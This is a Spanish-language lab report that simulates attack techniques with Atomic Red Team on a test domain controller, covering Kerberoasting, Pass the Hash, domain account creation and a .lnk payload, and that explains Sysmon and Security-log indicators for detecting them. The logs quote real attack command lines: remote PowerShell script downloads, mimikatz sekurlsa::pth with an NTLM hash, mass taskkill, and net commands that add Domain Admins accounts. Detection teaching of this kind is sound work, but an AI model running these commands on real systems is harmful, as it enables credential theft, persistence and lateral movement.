
```

11/13/25 11:46:31.247 AM 11/13/2025 11:46:31.247 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=Windows2019DC.Clase.local
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Información
RecordNumber=26279
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Información
Message=Process Create:
RuleName: -
UtcTime: 2025-11-13 10:46:31.246
ProcessGuid: {5cc1bbb6-b707-6915-1002-00000001c00}
ProcessId: 3808
Image: C:\Windows\System32\PING.EXE
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: TCP/IP Ping Command
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: ping.exe
CommandLine: ping localhost -n 2
CurrentDirectory: C:\Users\Administrador\AppData\Local\Temp\
User: CLASE\Administrador
LogonGuid: {5cc1bbb6-b443-6915-af66-050000000000}
LogonId: 0x5F6A1
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256-741AD992403C78A8A70B097C74FDA06584A247E9E2FA05A408B6945403A90056
ParentProcessGuid: {5cc1bbb6-b704-6915-0b02-00000001c00}
ParentProcessId: 5028
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe /c ""C:\Users\ADMINI~1\AppData\Local\Temp\click-fix.bat"
ParentUser: CLASE\Administrador
Collapse
host = Windows2019DC | source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

```

3. Actividad Post-Ejecución / Control

- **Actividad Maliciosa:** El log muestra el uso de la herramienta nativa taskkill.exe para forzar la terminación de procesos (/IM *.exe /F).
- **Mecanismo:** Esto simula un intento del atacante de limpiar su rastro o de detener herramientas de seguridad en el *endpoint* después de haber logrado la ejecución inicial del *payload*.



```
11/13/2025 11:46:27.666 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=Windows2019DC.Clase.local
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=20250
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Information
Message=Process Create:
RuleName: -
UtcTime: 2025-11-13 10:46:27.665
ProcessGuid: {5cc1bbb6-b703-6915-0202-00000000c000}
ProcessId: 6116
Image: C:\Windows\System32\taskkill.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Terminates Processes
Product: Microsoft Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: taskkill.exe
CommandLine: "C:\Windows\System32\taskkill.exe" /IM *.exe /F
CurrentDirectory: C:\Users\Administrator\AppData\Local\Temp\
User=CLASE\Administrator
LogonGuid: {5cc1bbb6-b703-6915-0202-00000000c000}
LogonId: 0x5f6a1
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256=9472F2D4A8163A7BF36AF3D5A923957788721DCE35A3D543CC5E7A1F9CA5475
ParentProcessGuid: {5cc1bbb6-b703-6915-fd01-00000000c000}
ParentProcessId: 5816
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "powershell.exe" & {Invoke-WebRequest -OutFile $env:Temp\test10.lnk -Uri "https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1204.002/bin/test10.lnk"}
$file = "$env:Temp\test10.lnk"
Start-Process $file
Start-Sleep -s 10
taskkill /IM *.exe /F
ParentUser: CLASE\Administrator
Collapse
host = Windows2019DC | source = WinEventLog/Microsoft-Windows-Sysmon/Operational | sourcetype = WinEventLog/Microsoft-Windows-Sysmon/Operational
```

Ataque 3 T1558.003 - Steal or Forge Kerberos Tickets: Kerberoasting

El ataque Kerberoasting se enfoca en robar y descifrar hashes de contraseñas de cuentas de servicio, y sus indicadores se encuentran principalmente en el Domain Controller (DC) y en la actividad de la red. Los Indicadores de Compromiso son primordialmente de red y de logs de autenticación en el Domain Controller (DC).

Comandos usados en Atomic: [Invoke-AtomicTest T1558.003/ Invoke-AtomicTest T1558.003 -ShowDetails](#) / [Invoke-AtomicTest T1558.003 -GetPrereqs](#)

IoC Basados en el Domain Controller (DC) y Active Directory (AD)

El indicador más importante es el alto volumen de solicitudes TGS-REQ (Tickets de Servicio). En el registro de eventos de seguridad de Windows del DC (Evento ID 4769), verás una única cuenta realizando un número excesivamente grande y rápido de

solicitudes de TGS para diferentes Service Principal Names (SPN). Lo sospechoso es que estas solicitudes no son seguidas por el uso real de esos tickets para acceder a los servicios, ya que el atacante solo necesita la porción cifrada del ticket para descifrar la contraseña offline.

IoC Basados en el Host Comprometido


Si el atacante ha comprometido un host y lo utiliza para ejecutar el ataque, se detectará la ejecución de herramientas conocidas de red team. Busca la presencia o ejecución de binarios o scripts relacionados con Rubeus o Mimikatz en ese endpoint. Estas herramientas son esenciales para solicitar y extraer los hashes de los tickets. También puedes detectar la ejecución de comandos inusuales de PowerShell diseñados para interactuar con Kerberos.



IoC Basados en la Red

En el tráfico de red, se observará un patrón de tráfico de Kerberos inusual, caracterizado por la emisión continua y rápida de paquetes de solicitud TGS. Este tráfico es atípico para el comportamiento normal de un usuario, que solo solicita tickets para los servicios que necesita en ese momento.

Configuración previa

Para llevar a cabo este ataque y lograr recopilar logs específicos de Kerberos, hemos tenido que configurar las directivas de auditoría para activar la recolección del ID de Evento 4769.






Evidencias de Detección y Mecanismo

La simulación se lleva a cabo mediante una técnica para solicitar tickets de servicio Kerberos (TGS), que pueden ser cifrados con la contraseña NTLM del servicio. Si el SPN

(Service Principal Name) está configurado en una cuenta de servicio, el atacante puede descifrar el hash fuera de línea para obtener la contraseña en texto claro.

1. Evidencia de Credencial (Windows Security Log Event ID 4769)

- **Comando Clave de Atomic:** Uso de herramientas como Rubeus.exe o PowerShell para enviar múltiples solicitudes TGS-REQ por la red.
- **Mecanismo:** El atacante itera sobre cuentas de servicio en el Active Directory solicitando un ticket TGS para cada una, lo cual genera un alto volumen de eventos 4769 en el Domain Controller (DC).
- **Evidencia de Log (DC):** Múltiples eventos EventID: 4769 (A Kerberos service ticket was requested) con el campo Ticket Options establecido a 0x40810000, solicitados por el mismo Account Name en un corto periodo.



```
11/13/2025 11:19:06.747 PM
LogName=Security
EventCode=4769
EventID=4769
ComputerName=Windows2019DC-CLASH
SourceName=Microsoft Windows security auditing
Type=Information
RecordNumber=40682
Keywords=Authentication successful
TaskCategory=Kerberos Service Ticket Operations
OperationInformation
Message=Se solicitó un vale de servicio de Kerberos.

Información de cuenta:
Nombre de cuenta: Administrador\CLASH.LOCAL
Dominio de cuenta: CLASH.LOCAL
GUID de inicio de sesión: {1646d28-f7c4-781f-8561-d797906a0ad}

Información de servicio:
Nombre de servicio: WINDOWS\BICONTAS
ID de servicio: S-1-5-21-574888128-259055887-190097080-1183

Información de red:
Dirección de cliente: ::1
Puerto de cliente: 8

Información adicional:
Opciones de vale: 0x40810000
Tipo de cifrado de vale: 0x12
Código de error: 0x0
Servicios transmitidos: -

Este evento se genera cada vez que se solicita acceso a un recurso como un equipo o un servicio de Windows. El nombre de servicio indica el recurso al que se solicitó acceso.
Este evento se puede correlacionar con eventos de inicio de sesión de Windows comparando los campos GUID de inicio de sesión de cada evento. El evento de inicio de sesión se produce en el equipo al que se tuvo acceso, que suele ser un equipo diferente al controlador de destino que emitió el vale de servicio.
Las opciones de vale, los tipos de cifrado y los códigos de error se definen en RFC 4120.
Categoría: host = Windows2019DC ; source = WinEventLog\Security ; sourcetype = WinEventLog\Security
```

2. Evidencia de Ejecución y Correlación de Logs

- **Comando Clave en el Log:** El log del endpoint registra la ejecución del binario Rubeus.exe o el comando [Invoke-Kerberoast](#) de PowerShell.
- **Mecanismo:** La detección se centra en el volumen. Una tasa superior a 10-15 solicitudes TGS por segundo por una única cuenta es un indicador de alta fidelidad de Kerberoasting, que debe ser detectado mediante una consulta de correlación temporal en Splunk.
- **Evidencia de Detección:** El log de seguridad muestra un pico anómalo en la actividad del EventCode=4769 asociado a una cuenta de usuario estándar que realiza el ataque. Además de esto podemos apreciar una serie de logs de Sysmon donde se crean procesos que explotan esta técnica.

```

11/13/25 11:03:640 PM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=Windows2019DC.Clase.local
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=27612
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Information
Message=Process Create:
RuleName: -
UtcTime: 2025-11-13 19:19:09.691
ProcessGuid: {5cclbb6-cb7-6915-a784-00000000c00}
ProcessId: 4784
Image: C:\AtomicRedTeam\ExternalPayloads\rubeus.exe
FileVersion: 1.0.0.0
Description: Rubeus
Product: Rubeus
Company: -
OriginalFileName: Rubeus.exe
CommandLine: C:\AtomicRedTeam\atomic\..\ExternalPayloads\rubeus.exe kerberos /outfile:C:\AtomicRedTeam\atomic\..\ExternalPayloads\rubeus_output.txt
CurrentDirectory: C:\Users\Administrator\AppData\Local\Temp\
User: CLASE\Administrator
LogonGuid: {5cclbb6-b443-6915-a1f6-050000000000}
LogonId: 0x5f6a1
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256-6A3C903758FF18C0002C854C668DC4A00060DC962585A6900C2C8B28215AF
ParentProcessGuid: {5cclbb6-cb7-6915-a684-00000000c00}
ParentProcessId: 6452
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\System32\cmd.exe" /c C:\AtomicRedTeam\atomic\..\ExternalPayloads\rubeus.exe kerberos /outfile:C:\AtomicRedTeam\atomic\..\ExternalPayloads\rubeus_output.txt
ParentUser: CLASE\Administrator
Collapse
host = Windows2019DC : source = WinEventLog\Microsoft-Windows-Sysmon/Operational : sourcetype = WinEventLog\Microsoft-Windows-Sysmon/Operational

```

```

11/13/25 11:02:671 PM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=Windows2019DC.Clase.local
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=27603
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Information
Message=Process Create:
RuleName: -
UtcTime: 2025-11-13 19:19:09.699
ProcessGuid: {5cclbb6-cb6-6915-a184-00000000c00}
ProcessId: 3508
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.8880)
Description: Windows PowerShell
Product: Microsoft Windows Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: "powershell.exe" & ([Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
; curl https://raw.githubusercontent.com/EmpireProject/Empire/88cbd74be78243d7a8ed6443b8364acd1fc48b/data/module_source/credentials/Invoke-Kerberos.ps1 -UseBasicParsing)
CurrentDirectory: C:\Users\ADMINISTR\I\AppData\Local\Temp\
User: CLASE\Administrator
LogonGuid: {5cclbb6-b443-6915-a1f6-050000000000}
LogonId: 0x5f6a1
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256-0E36A6E6994433575DC1AC2383306688009FC7D73628EF4FE181B1604832C
ParentProcessGuid: {5cclbb6-b551-6915-4301-00000000c00}
ParentProcessId: 6596
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
ParentUser: CLASE\Administrator
Collapse
host = Windows2019DC : source = WinEventLog\Microsoft-Windows-Sysmon/Operational : sourcetype = WinEventLog\Microsoft-Windows-Sysmon/Operational

```

```

11/13/25 11:03:513 PM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=Windows2019DC.Clase.local
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=27607
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Information
Message=Process Create:
RuleName: -
UtcTime: 2025-11-13 12:19:03.512
ProcessGuid: {5cclbb6-cb7-6915-a384-00000000c00}
ProcessId: 6712
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.8880)
Description: Windows PowerShell
Product: Microsoft Windows Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: "powershell.exe" & (klist purge
cmd.exe /c ""C:\AtomicRedTeam\atomic\..\ExternalPayloads\rubeus.exe"" kerberos /outfile:""C:\AtomicRedTeam\atomic\..\ExternalPayloads\rubeus_output.txt""")
CurrentDirectory: C:\Users\ADMINISTR\I\AppData\Local\Temp\
User: CLASE\Administrator
LogonGuid: {5cclbb6-b443-6915-a1f6-050000000000}
LogonId: 0x5f6a1
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256-DE36A6E6994433575DC1AC2383306688009FC7D73628EF4FE181B1604832C
ParentProcessGuid: {5cclbb6-b551-6915-4301-00000000c00}
ParentProcessId: 6596
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
ParentUser: CLASE\Administrator
Collapse
host = Windows2019DC : source = WinEventLog\Microsoft-Windows-Sysmon/Operational : sourcetype = WinEventLog\Microsoft-Windows-Sysmon/Operational

```

Ataque T1550.002: Pass the Hash (PtH)

Esta técnica permite a un atacante autenticarse en un sistema remoto como un usuario legítimo utilizando el valor del hash NTLM de la contraseña del usuario, en lugar de la contraseña en texto plano.

Comandos usados en Atomic: [Invoke-AtomicTest T1550.002/ Invoke-AtomicTest T1550.002 -ShowDetails](#)

IoC Basados en el Host

Actividad de Procesos Sospechosos:

- **Herramientas Típicas:** Ejecución de utilidades como mimikatz (con el módulo sekurlsa::pth), psexec o versiones modificadas de herramientas legítimas (e.g., PowerShell, runas).
- **Creación de Servicios:** En escenarios de movimiento lateral, la herramienta usada (como psexec) puede crear un servicio temporal en la máquina destino para ejecutar el comando. Buscar eventos de creación de servicios inusuales.
- **Eventos de Autenticación sin Contraseña:** En sistemas de *endpoints* o controladores de dominio, eventos de autenticación de red donde la contraseña no se proporcionó directamente (solo el *hash*).

Registro de Eventos de Seguridad:

- **Fallos de Autenticación:** Intentos fallidos de inicio de sesión de red (Event ID 4625) seguidos por un inicio de sesión exitoso (Event ID 4624) poco común, especialmente si el tipo de inicio de sesión es de red (Type 3).

IoC Basados en la Red (C2)

- **Tráfico Autenticado Inusual:** Tráfico de red (SMB, WMI, RDP) autenticado con credenciales de usuario legítimas pero originado desde una máquina que no suele acceder a la víctima o de un usuario que no suele iniciar sesión en el recurso.
- **Conexiones a Dispositivos de Alto Valor:** La cuenta comprometida comienza a intentar autenticarse en servidores sensibles, como controladores de dominio (DC) o *file servers* principales.

Evidencias de Detección y Mecanismo

El Pass the Hash (PtH) es una técnica de Movimiento Lateral que permite a un atacante autenticarse en sistemas remotos utilizando el hash NTLM robado de una contraseña, sin necesidad de conocer la contraseña en texto claro.

Dada la naturaleza controlada del laboratorio, la detección se centra en la ejecución local de la herramienta utilizada para inyectar el hash en memoria.

1. Evidencia de Preparación de Credencial (Sysmon Event ID 1)

- **Comando Clave de Atomic:** Ejecución del binario mimikatz.exe o de un *script* que lo emule.
- **Mecanismo:** El adversario debe ejecutar una herramienta especializada (como Mimikatz) que utiliza funciones de memoria (sekurlsa::logonpasswords o sekurlsa::pth) para manipular el proceso de autenticación o volcar credenciales.
- **Evidencia de Log (Sysmon):** ID 1 Process Creation, registra la ejecución del binario. El campo Image apunta a la herramienta maliciosa (*mimikatz.exe o un nombre ofuscado).

The image displays two screenshots related to the execution of Mimikatz.

The top screenshot shows a Sysmon Event ID 1 (Process Creation) log entry. Key details include:

- ProcessGuid:** {5cc1bbb6-fadc-6915-b009-000000001c00}
- ProcessId:** 2420
- Image:** C:\Windows\System32\cmd.exe
- CommandLine:** "cmd.exe" /c %tmp%\mimikatz\x64\mimikatz.exe "sekurlsa:pth /user:Administrator /domain:%userdnsdomain% /ntlm:cc36cf7a8514893efccd3324464tkgla"
- ParentProcessGuid:** {5cc1bbb6-b551-6915-4301-000000001c00}
- ParentProcessId:** 6596
- ParentImage:** C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
- ParentCommandLine:** "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"

The bottom screenshot shows a Windows File Explorer window with the address bar set to `C:\Users\Administrator\AppData\Local\Temp\mimikatz\x64`. The file list shows `mimikatz.exe` with a size of 1,324 KB, last modified on 19/09/2022 at 16:44.

2. Evidencia de Ejecución y Correlación de Logs

- **Comando Clave en el Log:** La CommandLine del proceso muestra el comando o módulo específico invocado, como `sekurlsa::pth`.
- **Mecanismo:** La detección de alta fidelidad se basa en la identificación de la herramienta maliciosa y los parámetros que indican la intención de *Pass the Hash* o el volcado de credenciales.
- **Evidencia de Detección (Sysmon Log):** El log de Sysmon Event ID 1 es determinante porque captura la línea de comandos completa, revelando la ejecución de la herramienta utilizada para iniciar el ataque de movimiento lateral. Esto se considera un True Positive de la fase preparatoria del ataque.

3. Actividad Post-Ejecución / Control

- **Actividad Maliciosa:** Creación de conexiones remotas (Logon Type 3) o ejecución de comandos remotos (ej. *WMI*, *Psexec*) desde el *endpoint* donde se ejecutó la herramienta.
- **Mecanismo:** Aunque no se logró la detección del movimiento lateral completo por el entorno de pruebas (Logon Type 3), la ejecución de la herramienta es suficiente para inferir el éxito potencial de la técnica y justifica la activación de la alerta.

Ataque T1136.002: Creación de Cuenta (Dominio)

Esta técnica implica la creación de una cuenta de usuario legítima para su uso en operaciones posteriores.

Comandos usados en Atomic: [Invoke-AtomicTest T1136.002/ Invoke-AtomicTest T1136.002 -ShowDetails](#)

IoC Basados en el Host

Actividad de Procesos Sospechosos:

- **Comandos en Línea:** Ejecución directa del comando nativo de Windows:
 - `net user <NombreDeCuenta> <Contraseña> /add`
 - `net localgroup administrators <NombreDeCuenta> /add`
 - `dsadd user` (para cuentas de dominio).
- **Procesos Hijos Inusuales:** `cmd.exe` o `powershell.exe` lanzando el comando `net.exe` o `net1.exe` con los argumentos de creación de usuario.

Registro de Eventos de Seguridad:

- **Creación de Cuenta (Windows Event ID 4720):** Se registra la creación de una nueva cuenta de usuario en el sistema.
- **Adición a Grupos (Windows Event ID 4732 / 4728):** La nueva cuenta es agregada al grupo local de Administradores (o al grupo Domain Admins), lo cual es un evento de escalada de privilegios crítica.
- **Nombre de Cuenta Sospechoso:** Se crea una cuenta con un nombre genérico o mal escrito que intenta simular ser una cuenta de servicio (e.g., "SQLServe", "GuestUser2").

Evidencias de Detección y Mecanismo

Esta técnica se centra en crear una cuenta oculta o de servicio con privilegios elevados para garantizar el acceso persistente.

1. Evidencia Determinante (Sysmon Event ID 1)

- **Comandos Clave de Atomic:**

`net localgroup Administrators <nombre_usuario> /add.`

Este comando, capturado en el campo CommandLine de Sysmon Event ID 1, es la acción que otorga privilegios de administrador a una cuenta.

- **Evidencia de Log:** El log del host registra el EventID: 1 donde el campo Image es cmd.exe o powershell.exe

```
11/13/25      11/13/2025 05:54:42.311 PM
5:54:42.311 PM LogName=Microsoft-Windows-Sysmon/Operational
                EventCode=1
                EventType=4
                ComputerName=Windows2019DC.Clase.local
                User=NOT_TRANSLATED
                Sid=S-1-5-18
                SidType=0
                SourceName=Microsoft-Windows-Sysmon
                Type=Información
                RecordNumber=31280
                Keywords=None
                TaskCategory=Process Create (rule: ProcessCreate)
                OpCode=Información
                Message=Process Create:
                RuleName: -
                UtcTime: 2025-11-13 16:54:42.310
                ProcessGuid: {5cc1bbb6-0d52-6916-d10b-000000001c00}
                ProcessId: 80
                Image: C:\Windows\System32\cmd.exe
                FileVersion: 10.0.17763.1697 (WinBuild.160101.0800)
                Description: Windows Command Processor
                Product: Microsoft Windows® Operating System
                Company: Microsoft Corporation
                OriginalFileName: Cmd.Exe
                CommandLine: "cmd.exe" /c net user "ANONYMOUS LOGON" "T1136_pass1231" /add /domain
                CurrentDirectory: C:\Users\ADMINI~1\AppData\Local\Temp\
                User: CLASE\Administrador
                LogonGuid: {5cc1bbb6-b443-6915-af6-050000000000}
                LogonId: 0x5f6a1
                TerminalSessionId: 1
                IntegrityLevel: High
                Hashes: SHA256=BC866CFD0A37E24DC2634DC282C7A0E6F55209DA17A8FA105B07414C0E7C527
                ParentProcessGuid: {5cc1bbb6-b551-6915-4301-000000001c00}
                ParentProcessId: 6596
                ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
                ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
                ParentUser: CLASE\Administrador
                Collapse
host = Windows2019DC : source = WinEventLog/Microsoft-Windows-Sysmon/Operational : sourcetype = WinEventLog/Microsoft-Windows-Sysmon/Operational
```

```
11/13/25 11/13/2025 05:54:42.062 PM
5:54:42.062 PM LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=Windows2019DC.Clase.local
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Información
RecordNumber=31267
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Información
Message=Process Create:
RuleName: -
UtcTime: 2025-11-13 16:54:42.060
ProcessGuid: {5cc1bbb6-0d52-6916-ca0b-000000000000}
ProcessId: 4052
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.17763.1697 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: "cmd.exe" /c net user "T1136_002_Admin" "T1136_pass123!" /add /domain & net group "Domain Admins" "T1136_002_Admin" /add /domain
CurrentDirectory: C:\Users\ADMINI~1\AppData\Local\Temp\
User: CLASE\Administrador
LogonGuid: {5cc1bbb6-b443-6915-a1f6-050000000000}
LogonId: 0x5f6a1
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256-BC866CFCD0A37E24DC2634DC282C7A0E6F552090A17A8FA105B07414C0E7C527
ParentProcessGuid: {5cc1bbb6-b551-6915-4301-000000000000}
